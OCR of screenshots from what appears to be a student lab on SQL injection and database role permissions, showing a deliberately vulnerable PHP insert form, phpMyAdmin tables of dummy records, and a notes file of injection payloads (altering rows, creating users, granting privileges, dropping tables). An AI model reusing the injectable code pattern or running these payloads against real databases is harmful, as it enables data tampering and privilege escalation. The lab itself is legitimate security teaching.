1 > >> □ Show all | Number of rows: 25 Filter rows: Search this table Sort by key: None
+ Options
Check all With selected: Edit Copy Delete Export
Query results operations
Print Copy to clipboard Export Display chart Create view
Console

✓ Showing rows 0 - 24 (37 total, Query took 0.0008 seconds.)

SELECT * FROM `tbl_person_details`

id_person	id_address	first_name	last_name	DOB	home_phone	mobile_phone	emergency_phone	street_number	unit_number	address_prefix	notes	middle_name	gender
2QhuhAJhPapf9JKirjauEzfYRoHpb1az3ZEr8ZDExQnRDCjQFZ	QLO134854	helena	jack	2020-09-01	4027461971	3716267702	3101146273	3	27			emmie	female
3b43482a70e807f84a5d58487bdc09c995371484				0000-00-00				0	0				
4f2e016b7339403176a72666946 3ad0408098288				0000-00-00				0	0				
6933cdf70062789a0b387949599fb145d27caf				0000-00-00				0	0				
703305cabb856b0bf407e2147841457907847745		Shannon	hello	0000-00-00		55026300		0	0				male
886c0d4cac03eab4356df1fd6563aef71aa04f9				0000-00-00				0	0				
8nQHCOFDnJVdNfBs4GwRADJW3TqxPtrCs2umgTZgxeexJgNvf	QLO109281	kye	bob	2020-09-01	8018246453	8517340058	8856682486	27	26			emmie	female
b7594187538d9865d5665b458a584a44d0e13f54				0000-00-00				0	0				
cfb54c0f32a087376333078ebb089b49a096d4fc		BOB	BOB	0000-00-00		0000000000		0	0				female
eFwpobo3BbABCHXszkPV9mlEp4mKY8oxPJq9XQjzXCVoy1ZR	QLO137533	shannon	phoebe	2020-09-01	7378448424	4112599822	8873879972	24	7			jasmine	female
f31031dd143c2e86c8e6c5139953e79620aa1e80				0000-00-00				0	0				
gaXD9mZEDWrT6BaoFzcCfVwTyCeACwVWHCDzJEPwolovuEc	QLO137415	darcie	emmie	2020-09-01	2971154528	9422020614	9005042814	9	10			phoebe	male
gjZvHTzu1Bcn7AxqqFJNTNFTXK4KkAg3FRkLbOsQixeaTlaiLp	QLO135676	darcie	jack	2020-09-01	7654646724	3668867442	9220967220	6	28			phoebe	female
gQsyYXFOLDsaBuxLalpKYzzkYspNsDu3T4MU9M9VqtBTdqdYXz	QLO109224	mark	helena	2020-09-01	9209824034	0524912791	6618099205	2	24			molly	male
ILLRPXamdhlVDmStggz4ULGenuLvZhvG8sjnwLxTDMdFXlgnU	QLO109178	jack	emmie	2020-09-01	2355504695	8357599730	4809855430	14	10			darcie	male
IPO1waJ1Rk9AWTIQNRaMtbWiqymovYQKVpwOs0fMDIFyryVc	QLO109291	jasmine	shannon	2020-09-01	7278281186	4550279712	2807612728	6	24			shannon	male
I2oFxQi0OEtTxmNXjnGtpT95DtD2xaBmmBJk2zT8KawDoA	QLO135938	helena	john	2020-09-01	6628491486	7987328355	7578439626	0	0			ash	male
JhDGrDxYIe2jPT8RMxaigeLs82y8MgzZTLUGomo75rDNyfH	QLO109281	kye	phoebe	2020-09-01	8743783299	2216040167	7869514420	2	21			shannon	male
KBXYzYXLuXFikfAGQT1n0GNtpKNgnWsLighymsybuyj1nUxKC3	QLO109281	phoebe	helena	2020-09-01	3348782595	1339519091	5912929375	20	14			ash	female
MKzkLuamEQNdJ40GxSnlatsDzH0IOUI8eUHEOpahCHZCDkza	QLO135676	kye	bob	2020-09-01	0483505039	2792755009	0101043050	1	2			kye	male
NghwxbeD5yPCyYVVMaKbs8SE7XWKFtzD04JuWSoqgaZVPehe	QLO109178	jack	shannon	2020-09-01	3320993207	1941353406	1619584918	5	2			helena	male
PSPWHXJue6UrqsXKWBmYdvPX28mLksaW4CrGu4xT8HxGonug	QLO135938	ash	darcie	2020-09-01	6543054440	3694806981	3883741912	26	11			john	female
QTrzJWMSgmwCMMhPxveVpuQXFrP4kZUFXegCnehBjc3X6fbh	QLO134854	darcie	ash	2020-09-01	3661996294	7885315253	1446214554	10	12			darcie	male
QfhuZ44z4XnUoAQYEgaKSaNNb8etJelcfTHhWFzSUVHCegfH	QLO135675	ash	molly	2020-09-01	9634402059	8654729222	4254053808	13	0			phoebe	female
rEXITE8CQaqoLw86ZMMDpmxdMcppAaGTppo1t9MGBP5aVmz9	QLO135938	helena	jack	2020-09-01	6799376966	2581002078	3702851334	21	22			jasmine	male



localhost/sqlitest/unsafe_main.p
localhost/sqlitest/unsafe_main.php
gamestats.compon... Chart.js samples pressback.space/28... How do I fix a 1045... gpscrap.py - googl... Gathering Data fro... https://steamspy.co... Get Global Stats CS... ISteamUserStats Int... https://api.steampo... Bad Request Other bookmarks
Incognito


Connected successfully

New record created successfully

Input 2
Input 3
Input 4
Input 5
Input 6 '); update tbl_person_details set gender='trans' where first_name='BOB';#

First Name
Last Name
DOB
Gender
Mobile Phone

OK




localhost / 127.0.0.1 / another_a
LinkedIn
localhost/phpmyadmin/sql.php?server=1&db=another_assignment2&table=tbl_person_details&pos=0
phpMyAdmin
Recent Favorites
New
another_assignment2
Tables
tbl_address
tbl_courses
tbl_degrees
tbl_degree_enrolled
tbl_person_details
tbl_staff
tbl_student
tbl_student_enrolled
Views
information_schema
mysql
performance_schema
phpmyadmin
test
testing
Browse Structure SQL Search Insert Export Import Privileges Operations Tracking Triggers
Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]
Show all | Number of rows: 25 | Filter rows: Search this table | Sort by key: None
+ Options
Check all With selected: Edit Copy Delete Export
Query results operations
Print Copy to clipboard Export Display chart Create view
Console

✓ Showing rows 0 - 24 (39 total, Query took 0.0013 seconds.)

SELECT * FROM `tbl_person_details`

id_person	id_address	first_name	last_name	DOB	home_phone	mobile_phone	emergency_phone	street_number	unit_number	address_prefix	notes	middle_name	gender
[illegible]				0000-00-00				0	0				
[illegible]	QLD134854	helena	jack	2020-09-01	4827461971	3716267702	3181146273	3	27			emmie	female
[illegible]				0000-00-00				0	0				
[illegible]				0000-00-00				0	0				
[illegible]				0000-00-00				0	0				
[illegible]		Shannon	hello	0000-00-00		59226380		0	0				male
[illegible]				0000-00-00				0	0				
[illegible]				0000-00-00				0	0				
[illegible]	QLD109291	kye	bob	2020-09-01	8018246483	6517240058	8858632486	27	25			emmie	female
[illegible]				0000-00-00				0	0				
[illegible]		BOB	BOB	0000-00-00		0000000000		0	0				trans
[illegible]	QLD137533	shannon	phoebe	2020-09-01	7376446424	4112599822	8873876872	24	7			jasmine	female
[illegible]				0000-00-00				0	0				
[illegible]	QLD137415	darcie	emmie	2020-09-01	3971164528	9422028014	8006842814	9	10			phoebe	male
[illegible]	QLD139876	darcie	jack	2020-09-01	7854848724	3888867442	6220997220	6	29			phoebe	female
[illegible]	QLD109204	mark	helena	2020-09-01	9200824034	9524912791	9610699225	2	24			molly	male
[illegible]	QLD109178	jack	emmie	2020-09-01	2359904695	8057599730	4909855430	14	10			darcie	male
[illegible]	QLD109291	jasmine	shannon	2020-09-01	7278281186	4550276712	2687612728	6	24			shannon	male
[illegible]	QLD135935	helena	john	2020-09-01	6528491496	7987329365	7879435826	0	0			ash	male
[illegible]	QLD109291	kye	phoebe	2020-09-01	8743783299	2216040187	7969814420	2	21			shannon	male
[illegible]	QLD109291	phoebe	helena	2020-09-01	3348782595	1339519081	5912929375	20	14			ash	female
[illegible]	QLD139876	kye	bob	2020-09-01	9493506639	2792755899	6181843088	1	3			kye	male
[illegible]	QLD109178	jack	shannon	2020-09-01	3320993207	1541363408	1815594918	5	2			helena	male
[illegible]	QLD135935	ash	darcie	2020-09-01	6543054440	3694880951	3883741812	28	11			john	female
[illegible]	QLD134854	darcie	ash	2020-09-01	3861986294	7888316258	1446214524	10	12			darcie	male


Student


C:\xampp\htdocs\sqlitest\unsafe_main.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
sqlnotes.txt
unsafe_main.php

```
//$sql = "INSERT INTO student (student_id, first_name, last_name, DOB, se


attack 1 student
'); update tbl_person_details set gender='donky' where id_person='2QhuhA

attack 2 dba admin
'); CREATE TABLE secret_tbl (secret_column varchar(50));#


'); CREATE USER 'shannon'@'localhost' IDENTIFIED BY 'Password8!';#

'); GRANT ALL PRIVILEGES ON another_assignment2.* TO 'shannon'@'localhost


attack 3

'); insert into tbl_degree_enrolled (id_enroll,id_student,id_degree) VALU



attack 4 ish

'); DROP TABLE student;#



---grant permissions---

/* had complications with creating roles
create role admin;
create role admin_staff_enrollment;
create role admin_staff_course;
create role academic_staff;
create role student;
*/

/*----------create users----------*/
CREATE USER 'admin'@'localhost' IDENTIFIED BY 'Password8!';
```

```
<html>
<body>

<?php
$servername = "localhost";
$username = "student_121";
$password = "Password8!";
$dbname = "assignment2_121";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
echo "Connected successfully <br> <br>";


$first_name = $_POST['input2'];
$last_name = $_POST["input3"];
$DOB = $_POST['input4'];
$Gender = $_POST['input5'];
$phone = $_POST["input6"];

$bytes = random_bytes(25);
$randomid = bin2hex($bytes);
$sql = "INSERT INTO tbl_person_details (id_person,first_name, last_name, DOB, gender, mobile_phone) VALUES ('$randomid', '$f

if ($conn->multi_query($sql) === TRUE) {
    echo "New record created successfully";
} else {
    echo "Error: " . $sql . "<br>" . $conn->error;
}

$conn->close();
?><br><br>


Input 2  <?php echo $_POST["input2"]; ?><br>
Input 3  <?php echo $_POST["input3"]; ?><br>
Input 4  <?php echo $_POST["input4"]; ?><br>
Input 5  <?php echo $_POST["input5"]; ?><br>
Input 6  <?php echo $_POST["input6"]; ?>

  <form action="unsafe_main.php" method="post">
    <table width="50%">
      <tr>
        <td>First Name</td>
        <td><input type="text" name="input2"></td>
      </tr>
      <tr>
        <td>Last Name</td>
        <td><input type="text" name="input3"></td>
      </tr>
      <tr>
        <td>DOB</td>
```


PHP Hypertext Preprocessor file
length : 1,829 lines : 72
Ln : 25 Col : 1 Sel : 0 | 0
Unix (LF)
UTF-8
INS



```
Connected successfully

Error: INSERT INTO tbl_person_details (id_person,first_name, last_name, DOB, gender, mobile_phone) VALUES ('378100a7779e874269c03e3a30be733e9c2fb84e', '', '', '', '', ''); update tbl_person_details set gender='donky' where id_person='2QhuhAJhPapf9JKirjauEztYRoHpb1az3ZErBZDExQnROCjQFZ';#')
INSERT command denied to user 'student_121'@'localhost' for table 'tbl_person_details'

Input 2
Input 3
Input 4
Input 5
Input 6 '); update tbl_person_details set gender='donky' where id_person='2QhuhAJhPapf9JKirjauEztYRoHpb1az3ZErBZDExQnROCjQFZ';#
```

First Name	
Last Name	
DOB	
Gender	
Mobile Phone	

OK




✓ Showing rows 0 - 30 (31 total, Query took 0.0007 seconds.)

SELECT * FROM tbl_person_details

id_person	id_address	first_name	last_name	DOB	home_phone	mobile_phone	emergency_phone	street_number	unit_number	address_prefix	notes	middle_name	gender
2QhuhAJhPapf9JKirjauEztYRoHpb1az3ZErBZDExQnROCjQFZ	QLD134854	helena	jack	2020-09-01	4827461971	3718267702	3181146276	3	27			emmie	female
[illegible]				0000-00-00				0	0				
[illegible]	QLD109291	kye	bob	2020-09-01	8018249453	6617340089	8855882485	27	25			emmie	female
[illegible]				0000-00-00				0	0				
[illegible]	QLD137533	shannon	phoebe	2020-09-01	7376448424	4112599822	8873876072	24	7			jasmine	female
[illegible]	QLD137415	darcie	emmie	2020-09-01	3971154526	9422028814	9008842814	9	10			phoebe	male
[illegible]	QLD136676	darcie	jack	2020-09-01	7664646724	3668857442	8220987220	8	28			phoebe	female
[illegible]	QLD109204	mark	helena	2020-09-01	9200924034	9524912791	9019899205	2	24			molly	male
[illegible]	QLD109176	jack	emmie	2020-09-01	2386604395	6067599730	4909865430	14	10			darcie	male
[illegible]	QLD109291	jasmine	shannon	2020-09-01	7218281180	4660278712	2687612728	6	24			shannon	male
[illegible]	QLD135938	helena	john	2020-09-01	8528491488	7987328356	7678438606	0	3			ash	male
[illegible]	QLD109291	kye	phoebe	2020-09-01	8742703299	2216040167	7959514420	2	21			shannon	male
[illegible]	QLD109291	phoebe	helena	2020-09-01	3346782595	1339519081	5912929375	20	14			ash	female
[illegible]	QLD130670	kye	bob	2020-09-01	9483805938	2792755809	8181843908	1	2			kye	male
[illegible]	QLD109176	jack	shannon	2020-09-01	3320993337	1541353406	1015584919	5	2			helena	male
[illegible]	QLD135930	ash	darcie	2020-09-01	6543054440	3694003961	3083741012	25	11			john	female
[illegible]	QLD134854	darcie	ash	2020-09-01	3861998294	7886315258	1446214604	10	12			darcie	male
[illegible]	QLD130670	ash	molly	2020-09-01	8654403059	8654729222	4304853808	13	3			phoebe	female
[illegible]	QLD135938	helena	jack	2020-09-01	5799276955	2581032076	3702851334	21	22			jasmine	male
[illegible]	QLD134854	ash	bob	2020-09-01	1393013551	1963933671	3497520611	14	14			kye	female
[illegible]	QLD136676	john	darcie	2020-09-01	6282201817	9407366882	8821017628	9	24			kye	male
[illegible]	QLD135938	jack	emmie	2020-09-01	4669448887	1569033368	8777153000	4	3			shannon	female
[illegible]	QLD109291	molly	emmie	2020-09-01	5961240338	5263407793	1087451961	20	3			emmie	female
[illegible]	QLD136346	helena	jasmine	2020-09-01	7104737900	4735795426	6952856677	10	18			ash	female
[illegible]	QLD109369	john	john	2020-09-01	1662952847	8574182935	7893817725	28	23			helena	female
[illegible]	QLD136340	shannon	john	2020-09-01	7426734938	7534328250	4141759197	17	23			phoebe	male
[illegible]	QLD109291	mark	ash	2020-09-01	2907278791	6590282383	1378101245	17	18			darcie	male
[illegible]	QLD109291	kye	jasmine	2020-09-01	7783752500	6063731506	6042838884	30	24			emmie	female
[illegible]	QLD137416	john	jack	2020-09-01	8160413481	0085488804	4028742318	14	0			shannon	male
[illegible]	QLD137415	bob	emmie	2020-09-01	4240220058	7912483258	7982244295	24	29			darcie	female
[illegible]	QLD136346	shannon	jasmine	2020-09-01	2274038454	8109489385	6413801067	25	9			jack	female


Admin staff enrollment




```
Connected successfully

Error: INSERT INTO tbl_person_details (id_person,first_name, last_name, DOB, gender, mobile_phone) VALUES ('265350ae8e72b9d4e6b722b04f0d45e883ab1f45', '', '', '', '', ''); update tbl_person_details set gender='donky' where id_person='2QhuhAJhPapf9JKirjauEatYRoHpb1az3ZErBZDExQnROCjQFZ';#')
INSERT command denied to user 'admin_staff_enrollment_121'@'localhost' for table 'tbl_person_details'

Input 2
Input 3
Input 4
Input 5
Input 6 '); update tbl_person_details set gender='donky' where id_person='2QhuhAJhPapf9JKirjauEatYRoHpb1az3ZErBZDExQnROCjQFZ';#
First Name
Last Name
DOB
Gender
Mobile Phone
OK
```

Attack 2

